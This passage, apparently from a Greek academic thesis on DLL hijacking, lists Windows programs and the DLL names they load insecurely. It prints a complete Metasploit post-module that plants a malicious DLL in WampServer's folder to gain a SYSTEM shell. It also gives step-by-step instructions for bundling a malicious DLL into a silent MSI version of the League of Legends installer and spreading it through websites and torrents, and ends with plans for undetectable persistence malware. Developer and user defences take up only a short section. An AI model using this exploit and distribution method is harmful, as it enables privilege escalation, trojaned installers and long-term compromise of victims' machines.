OllyDbg	Latest	msvcrt.dll
Procmon	Latest	uxtheme.dll

ΠΙΝΑΚΑΣ 2 ΛΙΣΤΑ ΕΚΤΕΛΕΣΙΜΩΝ ΠΡΟΓΡΑΜΜΑΤΩΝ ΜΕ ΕΥΠΑΘΕΙΑ ΣΕ DLL HIJACKING

6.3 Εγκατεστημένα Προγράμματα

Αρκετά εγκατεστημένα προγράμματα είναι ευπαθή σε dll hijacking αδυναμίες για παράδειγμα το πρόγραμμα notepad++ στο Msimg32.DLL.



ΕΙΚΟΝΑ 15 DLL HIJACKING ΣΤΗΝ ΕΦΑΡΜΟΓΗ NOTEPAD++

```
C:\Program Files (x86)\Skype\Phone - wlanapi.dll

C:\Program Files (x86)\Steam - Wlanapi.dll

C:\Program Files (x86)\VideoLAN\VLC - DSOUND.dll

C:\Users\*\AppData\Local\Viber - wow64log.dll

C:\Users\*\AppData\Roaming\ICQ\bin - Pdh.dll,cscapi.dll

C:\Users\*\AppData\Roaming\Telegram Desktop - UXTHEME.DLL, WTSAPI32.DLL, dbghelp.dll

C:\Users\*\AppData\Local\Microsoft\OneDrive\17.3.6998.0830 - FileSyncShell.dll
```

Και η λίστα μπορεί να γίνει πολύ μεγάλη. Αλλά:

Α) Δεν εκτελούνται με δικαιώματα διαχειριστή άρα δεν επιτυγχάνεται Privilege Escalation

Β) Συνήθως απαιτείται δικαιώματα διαχειριστή για να κάνεις αλλαγές στου φακέλους του Program Files

Χρήσιμο θα ήταν για να παραμείνει κανείς persistence σε κάποιον υπολογιστή.

6.3.1 WampServer Privilege Escalation - Περιγραφή & Exploit

6.3.1.1 Η εφαρμογή

Πρόκειται για μια Windows-based web development πλατφόρμα, που περιέχει πολλές λειτουργίες σε ένα πρόγραμμα. Με απλά λόγια πρόκειται για μια εφαρμογή που εγκαθιστά τον apache, την php, mysql ότι χρειάζεται ένας web developer για να κάνει δοκιμές στον υπολογιστή του δίνοντας και ένα εύχρηστο περιβάλλον διαχείρισης.

6.3.1.2 Περιγραφή αδυναμίες

By default, η εγκατάσταση του wampserver γίνεται στον φάκελο c:\wamp64 σε αυτόν τον φάκελο έχει πρόσβαση ο χρήστης.

Άρα κάποιος BUILTIN\User μπορεί να προσθέσει αρχεία σε αυτό τον φάκελο χωρίς να χρειάζεται να είναι διαχειριστής.

Το εκτελέσιμο wampmanager.exe έχει ευπάθεια όμως σε dll hijacking στα dll RICHED20.DLL, olepro32.dll και ταυτόχρονα απαιτεί τα υψηλότερα διαθέσιμα δικαιώματα. Έτσι για παράδειγμα αν ο χρήστης είναι διαχειριστής θα εμφανιστεί UAC και η εφαρμογή θα εκτελεστεί με δικαιώματα διαχειριστή.

```
<security>
  <requestedPrivileges>
    <requestedExecutionLevel
      level="highestAvailable"
      uiAccess="false"/>
    </requestedPrivileges>
</security>
```

ΕΙΚΟΝΑ 16 ΔΙΚΑΙΩΜΑΤΑ ΓΙΑ ΤΗΝ ΕΚΤΕΛΕΣΗ ΤΟΥ WAMPMANAGER.EXE

Έτσι αν κάποιος προσθέσει ένα malicious dll με το όνομα RICHED20.DLL ή olepro32.dll στο φάκελο C:\wamp64\ (που έχει δικαιώματα να το κάνει) , όταν το θύμα εκτελέσει το wampmanager.exe, που είναι το αρχείο που ανοίγει την διαχείριση του apache, mysql κτλ, τότε στον επιτιθέμενο θα επιστρέψει shell με δικαιώματα SYSTEM.

6.3.1.3 Metasploit Exploit

```
Module options (post/windows/wamp/wamprv):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DLLNAME   olepro32         yes       Choose Vulnerable dll name (Accepted: RICHED20, olepro32)
   MODE      ON               yes       Silent mode (Accepted: OFF, ON)
   PATH                       yes       Malicious dll local location
   SESSION                    yes       The session to run this module on.

msf post(windows/wamp/wamprv) > set PATH /root/hijack.dll
PATH => /root/hijack.dll
msf post(windows/wamp/wamprv) > set SESSION 1
SESSION => 1
msf post(windows/wamp/wamprv) > exploit

[*] Connecting to the session...
[*] Wampmanager Exist on c:\wamp64
[*] Uploading malicious dll...
[*] olepro32.dll uploaded successfully
[*] Silent MODE ON... Waiting user run wampmanager manually
[*] Post module execution completed
msf post(windows/wamp/wamprv) >
```

ΕΙΚΟΝΑ 17 WAMPSERVER EXPLOIT SILENT MODE ON


Γράψαμε ένα Metasploit exploit που εκμεταλλεύεται την dll hijacking αδυναμία του wampserver. Οι επιλογές που πρέπει να συμπληρώσει ο χρήστης είναι οι εξής:

DLLNAME: Έχει να διαλέξει ανάμεσα σε olepro32 ή RICHED20 όπου είναι τα ονόματα των dll που έχει αδυναμία ο wampserver

MODE: ON αφού ανέβει το malicious dll να εκτελεστεί ο wampmanager, OFF να μην εκτελεστεί

PATH: Το path στο τοπικό malicious dll που θέλουμε να ανέβει

SESSION: Σε ποιο session να εκτελεστεί το script



ΕΙΚΟΝΑ 18 WAMPSERVER EXPLOIT SILENT MODE OFF

WAMPSERVER 3 – METASPLOIT EXPLOIT

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Post

  include Post::File
  include Post::Common

  def initialize(info={})
    super(update_info(info,
        'Name'          => 'WampServer 3 Dll hijacking (PrivEsc & Persistence)',
        'Description'   => %q{
          This module exploits a dll hijacking in WampServer 3 (wampmanager.exe)
        },
        'License'       => MSF_LICENSE,
        'Author'        => [ 'Vasilis vkermelis@ssl-unipi.gr' ],
        'Platform'      => [ 'win' ],
        'SessionTypes'  => [ 'meterpreter', 'shell' ]
    ))
            register_options([
            OptString.new('PATH', [true, 'Malicious dll local location']),
            OptEnum.new('MODE', [true, 'Silent mode', 'ON', %w(OFF ON)]),
            OptEnum.new('DLLNAME', [true, 'Choose Vulnerable dll name', 'olepro32',
%w(RICHED20 olepro32)])
    ])
  end

  def run
          print_status("Connecting to the session...")
          begin
          if file?("c:\\wamp64\\wampmanager.exe")
                    print_status("Wampmanager Exist on c:\\wamp64")
```

```
                    print_status ("Uploading malicious dll...")
                    uploadll()
                    silentmode()
          else
                    abort()
          end
          rescue ::Exception => e
         print_error("Can't find Wampmanager on c:\\wamp64 #{e}")
    end
  end

  def uploadll()
          begin
                    case datastore['DLLNAME']
                    when 'olepro32'
                      upload_file("c:\\wamp64\\olepro32.dll", datastore['PATH'])
                      print_status ("olepro32.dll uploaded successfully")
                    when 'RICHED20'
                      upload_file("c:\\wamp64\\RICHED20.DLL", datastore['PATH'])
                      print_status ("RICHED20.DLL uploaded successfully")
                    end
          rescue ::Exception => e
            print_error("Error uploading dll, maybe permission denied #{e}")
    end

  end

  def silentmode()
          begin
                    case datastore['MODE']
                    when 'ON'
                      print_status ("Silent MODE ON... Waiting user run wampmanager
manually")
                    when 'OFF'
                      print_status ("Silent MODE OFF... Executing wampmanager")
                      commands = ["C:\\wamp64\\wampmanager.exe"]
                      list_exec(client,commands)
        end
          rescue ::Exception => e
            print_error("Error executing wampmanager #{e}")
    end
  end

  def list_exec(session,cmdlst)
          r=''
    session.response_timeout=120
    cmdlst.each do |cmd|
       begin
          print_status "Running executable #{cmd}"
          r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' => true,
'Channelized' => true})
          while(d = r.channel.read)
              print_status("t#{d}")
          end
          r.channel.close
          r.close
       rescue ::Exception => e
          print_error("Error Running Command #{cmd}: #{e.class} #{e}")
       end
    end
  end
end
```

7 Τρόπος διασποράς dll hijacking

Σε αυτό το κεφάλαιο γίνεται παρουσίαση κάποιων μεθοδολογιών για την προώθηση των malicious dll με την εκμετάλλευση του dll hijacking.

7.1 Με φυσική παρουσία - Φάκελος Downloads

Ο πιο γνωστός τρόπος είναι να τοποθετεί κανείς στον φάκελο Downloads των θυμάτων τα malicious dll και έτσι όταν εκτελούνται οι εφαρμογές ο επιτιθέμενος να παίρνει πρόσβαση στον υπολογιστή.

7.2 Απομακρυσμένος - Δημιουργία msi από τα exe των installers

Η λογική είναι απλή: έχουμε το installer που είναι ευπαθές σε dll hijacking έχουμε και το malicious dll, δημιουργούμε ένα νέο installer όπου περιέχει και τα δυο αρχεία μαζί. Βρίσκονται στο ίδιο σημείο και έτσι όταν εκτελέσει ο νέος installer τον παλιό installer θα εκτελεστεί και το malicious dll.

Θα χρησιμοποιήσουμε για το παράδειγμά μας το

Εφαρμογή	Έκδοση	Όνομα αρχείου dll
League of Legends	Latest	TextInputFramework.dll

ΠΙΝΑΚΑΣ 3 ΑΔΥΝΑΜΙΑ ΤΟΥ ΠΑΙΧΝΙΔΙΟΥ ΤΗΣ ΕΤΑΙΡΕΙΑΣ RIOT LEAGUE OF LEGENDS


Βήμα 1ο

Εγκαθιστούμε το πρόγραμμα Advanced Installer για να δημιουργήσουμε msi αρχείο από το exe installer League of Legends.

ΕΙΚΟΝΑ 19 ΔΗΜΙΟΥΡΓΙΑ MSI ΑΡΧΕΙΟΥ ΑΠΟ EXE

Βήμα 2ο


Επιλέγουμε την δημιουργία ενός Package από τα αρχεία League of legends installer και στο additional files βάζουμε το malicious dll.



ΕΙΚΟΝΑ 20 ΠΡΟΣΘΗΚΗ ΤΟΥ EXECUTABLE ΚΑΙ ΤΟΥ MALICIOUS DLL

Βήμα 3ο


Επιλέγουμε Silent installation στο νέο installation έτσι ώστε να δοθεί βαρύτητα στο παλιό installation.



ΕΙΚΟΝΑ 21 ΕΠΙΛΟΓΗ "SILENT" INSTALLATION

Βήμα 4ο

Πατάμε Finish και το αρχείο msi δημιουργήθηκε όπου στην ουσία είναι μονο ένα progress bar όπως φαίνεται στην φωτογραφία, αμέσως μετά εκτελείται το dll μας και στην συνέχεια ο installer ο πραγματικός.




ΕΙΚΟΝΑ 22 ΕΚΤΕΛΕΣΗ ΤΟΥ ΝΕΟΥ MSI

Βήμα 5ο

Αποστολή του αρχείου στο θύμα:

- Στέλνουμε το Msi μέσω ιστοσελίδων.
- Ανεβάζουμε το msi σε torrent site.

8 League of Legends, Riot Games - Bug Bounty



ΕΙΚΟΝΑ 23 ΤΟ ΑΙΤΗΜΑ ΓΙΑ BUG BOUNTY ΣΤΗΝ RIOT ΜΕΣΩ ΤΟΥ HACKERONE.COM

Έκανα αναφορά στην Riot Games την αδυναμία που βρέθηκε στον installer του παιχνιδιού League of Legends και εγκρίθηκε η απόδοση χρηματικού ποσού μέσω του προγράμματος bug bounty της εταιρείας.

9 Προστασία

9.1 Προγραμματιστές

Η μεγάλη ευθύνη για την προστασία από τις αδυναμίες dll hijacking «πέφτει» στους προγραμματιστές. Ορίζοντας τα full path των dll μέσα στο πρόγραμμα λύνεται το πρόβλημα.

Μια επιπλέον ασφάλεια θα ήταν να προσθέσει ο προγραμματιστής checksum hash του dll που θέλει να χρησιμοποιήσει και να το προσθέσει μέσα στον κώδικα του προγράμματος. Έτσι όταν βρει ένα dll το πρόγραμμα θα πρέπει να ταιριάζει και το checksum hash που είναι καταχωρημένο στο πρόγραμμα. Θα μπορούσαμε να το προχωρήσουμε και ένα βήμα παρα πέρα προσθέτοντας public και private keys στο πρόγραμμα για να κρυπτογραφήσουμε το checksum έξω από το πρόγραμμα και να το αποκρυπτογραφούμε εσωτερικά.

9.2 Χρήστες

Όταν εκτελούν αρχεία εγκατάστασης καλό είναι να μην βρίσκονται στον ίδιο φάκελο dll αρχεία. Το πιο πιθανό είναι όλα τα απαραίτητα dll να βρίσκονται στον φάκελο του προγράμματος όπου γίνεται η εγκατάσταση και όχι πριν.

Πολύ προσοχή στα συμπιεσμένα αρχεία που περιέχουν π.χ. φωτογραφίες και ένα dll αρχείο.

10 Επίλογος

Οι προστασίες στα Windows αυξάνονται οι προγραμματιστές θα αρχίσουν να προσέχουν περισσότερο στα εκτελέσιμα κάποια στιγμή οπότε το Privilege Escalation από dll hijacking στους installers έχει ένα τέλμα στα επόμενα χρόνια.

Μελλοντική Δουλειά

Αυτό που έχει ουσία στο dll hijacking και θα συνεχίσει να έχει τα επόμενα χρόνια είναι στο persistence.

Το dll hijacking μπορεί να χρησιμοποιηθεί για να παραμείνει κάποιο malware σε ένα σύστημα χωρίς να εντοπιστεί για αρκετό καιρό.

Άρα τα δεδομένα μας είναι:

- Έχουμε προγράμματα με dll hijacking στο Program Files

Χρειαζόμαστε:

- Μη ανιχνεύσιμα dll από τα antivirus
- Λίστα προγραμμάτων vulnerable σε dll hijacking

Έχοντας υπόψιν μας λοιπόν τα παραπάνω και πως οι persistence τρόποι του Metasploit «έχουν πεθάνει» (εντοπίζονται από τα antivirus) , θα μπορούσε κάποιος να φτιάξει ένα script για persistence για το meterpreter.

Μια ιδέα είναι ένα script που θα έχει καταχωρημένες τις αδυναμίες δημοφιλών προγραμμάτων όπως αναφέρονται στο κεφάλαιο 6.3. Πιο συγκεκριμένα:

1) Το πρόγραμμα εντοπίζει στο σύστημα αν υπάρχουν οι συγκεκριμένοι φάκελοι
2) Δημιουργεί τα μη ανιχνεύσιμα dll
3) Τοποθετεί στον αντίστοιχο φάκελο του προγράμματος το αντίστοιχο dll
4) Όποτε εκτελείται το πρόγραμμα επιστρέφει meterpreter στον επιτιθέμενο. (Προγράμματα όπως το Skype ή το Viber πολλές φορές έχουν ενεργοποιημένη την επιλογή εκκίνηση στο Startup)

*Πιθανή αλλαγή του Manifest αρχείου του προγράμματος.

Το μεγάλο Πλεονέκτημα

Το μεγάλο πλεονέκτημα στο persistence με dll αρχεία είναι πως δύσκολα γίνονται ανιχνεύσιμα. Αργά ή γρήγορα οι μεθοδολογίες που χρησιμοποιούν προγράμματα όπως το Empire ή το Metasploit γίνονται αντιληπτά από τα antivirus, ενώ τα dll άμα γίνουν μη ανιχνεύσιμα σε συνδυασμό με το dll hijacking μπορεί να επιτρέψουν την παραμονή malware για χρόνια σε ένα σύστημα.

Παράρτημα

Wampserver 3 – metasploit exploit 28

11 ΒΙΒΛΙΟΓΡΑΦΙΑ

[1] *Run-Time Dynamic Linking*

https://msdn.microsoft.com/en-us/library/windows/desktop/ms685090%28v=vs.85%29.aspx?f=255&MSPPError=-2147217396

[2] *A quick stager client compatible with the Metasploit Framework*

[3] *How to call a function within DLL?*

http://www.cplusplus.com/forum/windows/168334/

[4] *Insecure Library Loading Could Allow Remote Code Execution*

https://docs.microsoft.com/en-us/security-updates/SecurityAdvisories/2010/2269637

[5] *Detecting DLL Hijacking on Windows*

https://digital-forensics.sans.org/blog/2015/03/25/detecting-dll-hijacking-on-windows/

[6] *Customising Meterpreter Loader DLL*

https://astr0baby.wordpress.com/2014/02/13/customising-meterpreter-loader-dll-part-2/

[7] *What is a DLL?*

https://support.microsoft.com/en-in/help/815065/what-is-a-dll

[8] *Searching for DLL Load Order Attacks with Tanium*

https://blog.tanium.com/dont-hijack-me-bro-searching-for-dll-load-order-attacks-with-tanium/index.html

[9] *"Advanced Penetration Testing" - WILEY*

[10] *Loading a dll from a dll?*

https://stackoverflow.com/questions/2674736/loading-a-dll-from-a-dll

[11] *Metasploit Template for dll creating*

[12] *Extended ASCII Characters*

http://www.idevelopment.info/data/Programming/programming_resources/PROGRAMMING_ascii_table.shtml

[13] *Correctly using CreateThread()*

https://samprograms.wordpress.com/2015/02/27/correctly-using-createthread/

[14] *API Interception via DLL Redirection*

https://www.exploit-db.com/docs/english/13140-api-interception-via-dll-redirection.pdf

[15] *Create your Proxy DLLs automatically*

https://www.codeproject.com/Articles/16541/Create-your-Proxy-DLLs-automatically

[16] *DLL Redirection — debugging techniques for Windows Applications*

https://blog.macrium.com/dll-redirection-debugging-techniques-for-windows-applications-65ae297d1e88